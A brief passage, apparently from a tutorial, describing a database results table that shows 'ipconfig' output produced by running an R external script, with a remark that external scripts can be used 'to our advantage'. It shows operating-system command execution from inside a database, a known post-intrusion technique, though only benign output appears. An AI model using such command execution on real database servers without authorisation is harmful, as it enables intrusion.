The bottom pane shows the 'Results' tab with a table containing 11 rows of data. The first row is NULL, and the subsequent rows contain the output of the 'ipconfig' command.

	cmd_out
1	NULL
2	Windows IP Configuration
3	NULL
4	NULL
5	Ethernet adapter Ethernet0:
6	NULL
7	Connection-specific DNS Suffix . :
8	Link-local IPv6 Address : fe80::398...
9	IPv4 Address. : 192.168.1.154
10	Subnet Mask : 255.255.25...
11	Default Gateway : 192.168.1.1

And as you can see in the image above, the R script has been executed successfully. So, this way, we can use external scripts to our advantage. And use various programming languages to get the desired results.
